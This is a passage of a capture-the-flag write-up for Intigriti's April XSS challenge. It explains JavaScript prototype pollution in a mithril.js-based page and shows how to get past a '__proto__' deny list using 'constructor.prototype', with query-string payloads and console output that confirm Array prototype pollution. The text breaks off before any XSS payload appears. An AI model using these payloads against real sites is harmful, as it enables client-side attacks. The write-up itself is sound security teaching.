


Challenge-0422



A screenshot of a web browser showing the Intigriti challenge page. The browser's address bar displays `https://challenge-0422.intigriti.io`. The page has a light blue background with a repeating pattern of white 'B' and 'D' characters. At the top center, there is a circular profile picture of a person with a red 'L' on their shirt. Below the profile picture, the text reads 'Intigriti's April XSS challenge' in bold black font, followed by 'By @aszx87410' in bold red font. The main content area contains the following text: 'Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.' Below this, the word 'Rules:' is followed by a bulleted list: '• This challenge runs from the 18th of April until the 24th of April, 11:59 PM CET.', '• Out of all correct submissions, we will draw **six** winners on Monday, the 25th of April:', '◦ Three randomly drawn correct submissions', and '◦ Three best write-ups'.

`https://challenge-0422.intigriti.io`

Intigriti's April XSS challenge
By @aszx87410


Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 18th of April until the 24th of April, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 25th of April:
 - Three randomly drawn correct submissions
 - Three best write-ups

Phase 1 - Recon

First thing we usually do is goto the challenge page and look at the page source.



A screenshot of a web browser showing the 'Window Maker' challenge page. The browser's address bar displays `https://challenge-0422.intigriti.io/challenge/Window Maker.html`. The page features a blue sky background with white clouds. In the center, there is a window titled 'Window Maker' with a blue title bar and standard window controls. The window's content area has a light beige background and contains the following text: 'Do you miss these looks and feels? We can help!', 'Window Maker is a website to help people build their own UI in 3 minutes!', 'Window name' followed by a text input field, and 'Window content(plaintext only)' followed by a larger text area.

`https://challenge-0422.intigriti.io/challenge/Window Maker.html`

Window Maker

Do you miss these looks and feels? We can help!
Window Maker is a website to help people build their own UI in 3 minutes!

Window name


Window content(plaintext only)

We can see some JS code around and also it looks like this mithril JS is being used here

```
</head>

<body>
  <!-- downloaded from https://unpkg.com/mithril@2.0.4/mithril.js -->
  <script src="Window%20Maker_files/mithril.js"></script>
  <script>
    (function() {
```

Quickly looking to see if this has any vulnerabilities associated with it



Looks like we got prototype pollution here but this version is not vulnerable as its using version 2.0.4

Prototype Pollution

Affecting [mithril](#) package, versions `>=1.0.0 <1.1.7 >=2.0.0 <2.0.3`

Moving on and reading the JS code in there, lots of stuff here and there which is using mithril JS but this block of code seems to be interesting

```

251     }
252
253     function merge(target, source) {
254         let protectedKeys = ['__proto__', "mode", "version", "location", "src", "data", "m"]
255
256         for(let key in source) {
257             if (protectedKeys.includes(key)) continue
258
259             if (isPrimitive(target[key])) {
260                 target[key] = sanitize(source[key])
261             } else {
262                 merge(target[key], source[key])
263             }
264         }
265     }
266 }

```

Especially that `__proto__` in the `protectedKeys` which makes me wonder if this whole challenge is actually prototype pollution.

Looking back at that snyk page, it looks very similar to the pseudo code in there showing what kinda code can lead to prototype pollution.

Unsafe Object recursive merge

The logic of a vulnerable recursive merge function follows the following high-level model:

```

merge (target, source)

  foreach property of source

    if property exists and is an object on both the target and the source

      merge(target[property], source[property])

    else

      target[property] = source[property]

```

So here we can confirm that this is indeed 100% prototype pollution from here on! but now comes the problem, how does this shit actually work? For this we need to go deep into how JS works.

Phase 2 - JavaScript Shenanigans

Before being able to exploit prototype pollution properly, we need to understand what even is it? why does it the work the way it does? what kinda secrets JS holds? what kinda

damage we can do here after learning the powers we might have just acquired?

To understand this we have to understand how Objects work in JS, I won't go over the entire roller coaster here as its been explained very well in the references below.

Basically shamelessly copy pasting here: "An object is a collection of related data and/or functionality. These usually consist of several variables and functions (which are called properties and methods when they are inside objects)." Every object inherits from the Object type in JavaScript.

For example, this is an Object!

```
>> a = {};  
← ▶ Object {  }
```

But this is not empty even though it looks like it. It already got some properties in it by default.


```
>> a  
← ▼ Object {  }  
  <prototype>: Object { ... }  
    ▶ __defineGetter__: function __defineGetter__()  
    ▶ __defineSetter__: function __defineSetter__()  
    ▶ __lookupGetter__: function __lookupGetter__()  
    ▶ __lookupSetter__: function __lookupSetter__()  
    __proto__: »  
    ▶ constructor: function Object()  
    ▶ hasOwnProperty: function hasOwnProperty()  
    ▶ isPrototypeOf: function isPrototypeOf()  
    ▶ propertyIsEnumerable: function propertyIsEnumerable()  
    ▶ toLocaleString: function toLocaleString()  
    ▶ toString: function toString()  
    ▶ valueOf: function valueOf()  
    ▶ <get __proto__()>: function __proto__()  
    ▶ <set __proto__()>: function __proto__()
```

Now since this challenge is based on some alien like sounding words "prototype pollution", you might ask what even is a prototype??

So you saw the image above with all those properties right? even though we might have created "empty" object but there was still somethings in there right? so you are wondering now what are all these extra properties and where do they come from right?

well well, every Object in JS has a built-in property, which is called a prototype! prototype itself is an object, so prototype will have its own prototype.

For an in-depth understanding of this with code examples, I highly suggest looking at the second reference from top.



Now as you might have noticed already that `__proto__` in the challenge source, you can see that here in this object we created here as well and you might ask "what is this now?"

So in short, `__proto__` is a sort of magic property that returns the prototype of the class of the object. Something like this (stole it straight from the references)

```
function MyClass() {

}

MyClass.prototype.myFunc = function () {
    return 7;
}

var inst = new MyClass();
inst.__proto__ // returns the prototype of MyClass
inst.__proto__.myFunc() // returns 7
```

Another important important thing to note is that Every JS object of a particular type share the prototype properties, e.g. Array type objects all share the same properties, but also inherit the base Object object's prototypes (I know its a goddamn mess, well its JS :-D)

```
// Create a new Object.
let plainObject = {};

// Creating another separate Object and assigning a new __proto__ property.
({}).__proto__.testing = "Testing!";

// Prints "Testing" because the testing property is accessible from all
objects.
console.log(plainObject.__proto__.testing);


// Create a new array object, not setting any __proto__ properties.
let myArray = [ 1, 2, 3 ];

// But still prints "Testing" because the testing property is accessible from
all objects.
console.log(myArray.__proto__.testing);
```

Maybe it makes some little sense now? or maybe it does not? so I once again shamelessly copy pasted some stuff straight out of stackoverflow (please check references, this diagram is not my work).

Javascript objects treasure map

david@utsaina.com - v0.2 - 2012/06/28



So now maybe you have atleast some little understanding of this and you might have a burning question, what is prototype pollution?? how is this all related and what bad things I can do?

So basically if we are in a situation something like this

```
obj[a][b] = value
```

if we can control the **a** and the **value** then its possible to set "a" to "__proto__" and the property with the name defined by "b" will be defined on all existing object of the application with the value "value".

And this is indeed possible with that unsafe merging function we saw in our challenge before in the source.

So whats the big deal you may ask? "I still don't understand why this is a problem?" is that what you are thinking?

Lets take an example, lets say we have this piece of code somewhere in a big mess:

```
if (user.isAdmin) {  
    //whatever  
}
```

lets also assume that prototype pollution is possible, in that case we can do something like

```
//add a new __proto__ property isAdmin to user object  
user.__proto__.isAdmin = true  
  
//Now this returns true everytime and we are always admin!  
user.isAdmin //returns true
```

Something similar could be done in this challenge as well, lets try and figure it out!

Phase 3 - Read the F code!

Now since we got some basic understanding of how shit works in JS, lets try analyse the flow of the code.

The webapp allows us to input some text and configure some stuff like toolbar and status bar which then get renders into the page with this awesome XP theme!

Window Maker

Do you miss these looks and feels? We can help!

Window Maker is a website to help people build their own UI in 3 minutes

Window name

Window content(plaintext only)

Toolbar



min



max



close


Status bar



Yes



No



The interesting bit is what URL is generated as a result of this.

```
?config>window-name]=test&config>window-content]=test&config>window-toolbar][0]=min&config>window-toolbar][1]=max&config>window-toolbar][2]=close&config>window-statusbar]=true
```

Looking at the code we can see some interesting bit like appConfig and devSettings objects in the main() function. Whats really interesting is how these objects are created!

```
const qs = m.parseQueryString(location.search)

let appConfig = Object.create(null)
appConfig["version"] = 1337
appConfig["mode"] = "production"
appConfig["window-name"] = "Window"
```

These are created using object.create(null) why is this interesting and important? keep reading ahead :)

So we can see that our URL is parsed using `parseQueryString` in mithril JS

```
192
193     function main() {
194         const qs = m.parseQueryString(location.search)
195
```

Looking at the documentation, we can make some sense out of it

parseQueryString(string)

Description

Turns a string of the form `?a=1&b=2` to an object

```
var object = m.parseQueryString("a=1&b=2")
// {a: "1", b: "2"}
```

Signature

```
object = m.parseQueryString(string)
```

Argument	Type	Required	Description
string	String	Yes	A querystring
returns	Object		A key-value map

Okay that makes sense, it takes in a string in the usual URL format and returns us an object which is processed further.

Once our URI is parsed a few things happen, firstly the appConfig object is initialized with some values and then our config object in URL is merged with this appConfig

```
192
193     function main() {
194         const qs = m.parseQueryString(location.search)
195
196         let appConfig = Object.create(null)
197         appConfig["version"] = 1337
198         appConfig["mode"] = "production"
199         appConfig["window-name"] = "Window"
200         appConfig["window-content"] = "default content"
201         appConfig["window-toolbar"] = ["close"]
202         appConfig["window-statusbar"] = false
203         appConfig["customMode"] = false
204
205         if (qs.config) {
206             merge(appConfig, qs.config)
207             appConfig["customMode"] = true
208         }
209
```

Initialize appconfig

merge our config and this appconfig object

So as you can probably guess, thats where the problem is? but how you may ask? Ohh well, to answer that lets look at how this merge function works.

```
252
253     function merge(target, source) {
254         let protectedKeys = ['__proto__', "mode", "version", "location", "src", "data", "m"]
255
256         for(let key in source) {
257             if (protectedKeys.includes(key)) continue
258
259             if (isPrimitive(target[key])) {
260                 target[key] = sanitize(source[key])
261             } else {
262                 merge(target[key], source[key])
263             }
264         }
265     }
266     function sanitize(data) {
```

As you might have thought (or maybe not?) it takes in 2 objects here and then iterates over the second source object (in this case our qs.config in URL) and copies over the key/value pairs into the first target object (the appConfig object in our case).

This function is also depth aware so for example if it encounters lets say an array which we already have in the URL as the `window-toolbar` object, it will check if the target key is a primitive or not.

```
function isPrimitive(n) {
    return n === null || n === undefined || typeof n === 'string' || typeof n === 'boolean' || typeof n === 'number'
}

function merge(target, source) {
```

which just means if its any of the five defined types in there (null, undefined, string, boolean and number) it will return true. Since `window-toolbar` is an array type it does not fall into any of this, hence it will do a recursion and go into objects within the array object until a primitive type is reached which cannot be iterated further.

So you may ask now, whats the big deal here? why could this be a problem?

well lets refresh your memory from phase 2, remember this?

```
obj[a][b] = value
```

if we can control the `a` and the `value` then its possible to set "a" to `"__proto__"` and the property with the name defined by "b" will be defined on all existing on all existing object of the application with the value "value".

Sooo, this does indeed lead to prototype pollution. BUT, we got a little problem here because it looks like some efforts were made to prevent this from happening by checking the keys against a deny list

```
function merge(target, source) {
  let protectedKeys = ['__proto__', "mode", "version", "location", "src", "data", "m"]

  for(let key in source) {
    if (protectedKeys.includes(key)) continue
  }
}
```

basically if `__proto__` is present as one of the keys then it will not copy that key/pair values onto our appConfig object. Infact, versions of mithril JS previous to what we are already running had prototype pollution in the `parseQueryString` function as well but it was patched in the current version which is been used in this challenge

Prevent prototype pollution while parsing query strings #2494

Changes from all commits File filter Conversations

changed files

querystring/parse.js

```

6      4      if (string === "" || string == null) return {}
7      5      if (string.charAt(0) === "?") string = string.slice(1)

@@ -29,9 +27,17 @@ module.exports = function(string) {
29      27      }
30      28      level = counters[key]++
31      29      }

30      +      // Disallow direct prototype pollution
31      +      else if (level === "__proto__") break
32      32      if (isValue) cursor[level] = value

33      -      else if (cursor[level] == null) cursor[level] = isNumber ? [] : {}
34      -      cursor = cursor[level]

33      +      else {
34      +      // Read own properties exclusively to disallow indirect
35      +      // prototype pollution
36      +      value = Object.getOwnPropertyDescriptor(cursor, level)
37      +      if (value != null) value = value.value
38      +      if (value == null) value = cursor[level] = isNumber ? [] : {}

```

So does this mean our JS shenanigans we learned won't work anymore? well well you know its JS, must be some other fucked up way to make it work the same way without `__proto__` keyword. Guess what? there is indeed a way to make it work without `__proto__`.

Doing some research on it, we can use `constructor.prototype` instead of `__proto__` to achieve the same result. In short something like this might make more sense?

```

>> let foo = {};
< undefined

>> foo.__proto__ === foo.constructor.prototype
< true

```

If you want super detailed information on how exactly these things are working then as I said before, read the stuff in the references :) (last link is really nice read)

Anyway moving on, now we can see what this merge function does and how its possible to get around that deny list in place which blocks `__proto__` keyword. Lets move further into the code to see if there is a way to use this knowledge and do some bad things.

Once the appConfig object is completely merged with our config object in the URL, another object named devSettings is created and this is where things start to get really interesting.

```
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
```

```
let devSettings = Object.create(null)
devSettings["root"] = document.createElement('main')
devSettings["isDebug"] = false
devSettings["location"] = 'challenge-0422.intigriti.io'
devSettings["isTestHostOrPort"] = false
```

Initialize devSettings object

```
if (checkHost()) {
  devSettings["isTestHostOrPort"] = true
  merge(devSettings, qs.settings)
}
```

merge devSettings and qs.settings in URL
if checkHost is true

```
if (devSettings["isTestHostOrPort"] || devSettings["isDebug"]) {
  console.log('appConfig', appConfig)
  console.log('devSettings', devSettings)
}
```

debug mode!!

We got this checkHost function which if returns true, only then this devSettings object could be merged with the settings object in the URL and after that it prints the appConfig and devSettings object to the console, indicating that we are in some sort of debug mode!

Lets look at what this checkHost function does

```
241
242
243
244
245
246
247
248
```

```
function checkHost() {
  const temp = location.host.split(':')
  const hostname = temp[0]
  const port = Number(temp[1]) || 443
  return hostname === 'localhost' || port === 8080
}
```

So it takes our location host and spits it on `:` so basically this

```
>> const temp = location.host.split(':')
< undefined
>> temp[0]
< "challenge-0422.intigriti.io"
>> temp[1]
< undefined
>>
```

right now, temp[1] is undefined because our host is this <https://challenge-0422.intigriti.io/> if we run it locally on some port then it will indeed return the port on which we running this on.

```
>> const temp = location.host.split(':')
< undefined
>> temp[0]
< "localhost"
>> temp[1]
< "8000"
>>
```

I guess from this we can be sure about one thing, this checkHost function is not gonna return true by any normal means since we cannot make that temp[1] return 8080 on the actual web server where the challenge is hosted.

This means we have to make use of this prototype pollution shit we have learned soo far and somehow bypass this checkHost function and force it to return what we want (8080 in this case) and enter the soo called debug mode!

Phase 4 - pollute!!!

Since we have determined that in order to proceed we need to bypass the checkHost function, lets look at what things we can try to achieve this.

Soo lets take baby steps first, something like this would result in this after merging

```
s/Window Maker.htm?config[foo][bar]=test
```

```
>> appConfig
← ▼ Object { version: 1337, mode: "production", "window-name": "Window", "win
  customMode: true
  ▼ foo: Object { bar: "test" }
    |   bar: "test"
    |   ▶ <prototype>: Object { ... }
    mode: "production"
    version: 1337
    "window-content": "default content"
    "window-name": "Window"
    "window-statusbar": false
    ▶ "window-toolbar": Array [ "close" ]

>> appConfig.foo.bar
← "test"

>>
```

We can see it merged as expected but obviously this is not what we want. We can also create arrays in there

```
m?config[foo][bar][0]=test&config[foo][bar][1]=test2 ;
```



```
>> appConfig
< ▼ Object { version: 1337, mode: "production", "window-
  customMode: true
  ▼ foo: Object { bar: (2) [...] }
    ▼ bar: Array [ "test", "test2" ]
      0: "test"
      1: "test2"
      length: 2
      ▶ <prototype>: Array []
      ▶ <prototype>: Object { ... }
    mode: "production"
    version: 1337
    "window-content": "default content"
    "window-name": "Window"
    "window-statusbar": false
    ▶ "window-toolbar": Array [ "close" ]
```

So now for the actual damage, we know our foo object is an array so what if we try to pollute `foo.constructor.prototype` and try to add a new property in there, will it exist for any array object? Lets see

something like

```
?config[foo][]=test&config[foo][constructor][prototype][test]=test
```

But there is a problem, the pollution did not really occur. How do I know? you cant see that new property in our object, its no where to be seen

```
>> appConfig["foo"].__proto__
← Array []
  ▶ at: function at()
  ▶ concat: function concat()
  ▶ constructor: function Array()
  ▶ copyWithin: function copyWithin()
  ▶ entries: function entries()
  ▶ every: function every()
  ▶ fill: function fill()
  ▶ filter: function filter()
  ▶ find: function find()
  ▶ findIndex: function findIndex()
  ▶ flat: function flat()
  ▶ flatMap: function flatMap()
  ▶ forEach: function forEach()
  ▶ includes: function includes()
  ▶ indexOf: function indexOf()
  ▶ join: function join()
  ▶ keys: function keys()
  ▶ lastIndexOf: function lastIndexOf()
  length: 0
  ▶ map: function map()
  ▶ pop: function pop()
```

Also if this would have worked then every array object would have this property right? but that's not the case

```
>> ([]).test123
← undefined
↵
```

However, there is something even more weird going on here. We're trying to make this work on arrays right? we already have one! and it's the `window-toolbar` in the code itself!

```
← undefined
>> appConfig["window-toolbar"]
← Array [ "close" ]
  0: "close"
  length: 1
  ▶ <prototype>: Array []
```

So you might wonder, what will happen if we try to pollute this one instead? well the only way to answer that is to actually try it!

```
?config[window-toolbar][constructor][prototype][test]=asdf
```

```
>> appConfig["window-toolbar"].__proto__  
← Array []  
  | ▶ at: function at()  
  |  
  | ▶ some: function some()  
  | ▶ sort: function sort()  
  | ▶ splice: function splice()  
  | test: "asdf"  
  | ▶ toLocaleString: function to
```

and WTF it does work this time?? How in the fuck did that work now? You can even see we got this polluted so that every array object has this property as well, how do I know? look at this

```
  | ▶ <prototype>:  
>> ([]).test  
← "asdf"
```

You are probably very very confused right now? well guess what? I was in the same boat! Let me try explain what you might be thinking wrong

Maybe you are also think like I did (the wrong way). Lets see this example again

```
?config[foo][]=test&config[foo][constructor][prototype][1] = 8080
```

maybe you are thinking this way, during the merge this happens:

- appConfig[foo] has been assign to ['test'] because of ?config[foo][]=test
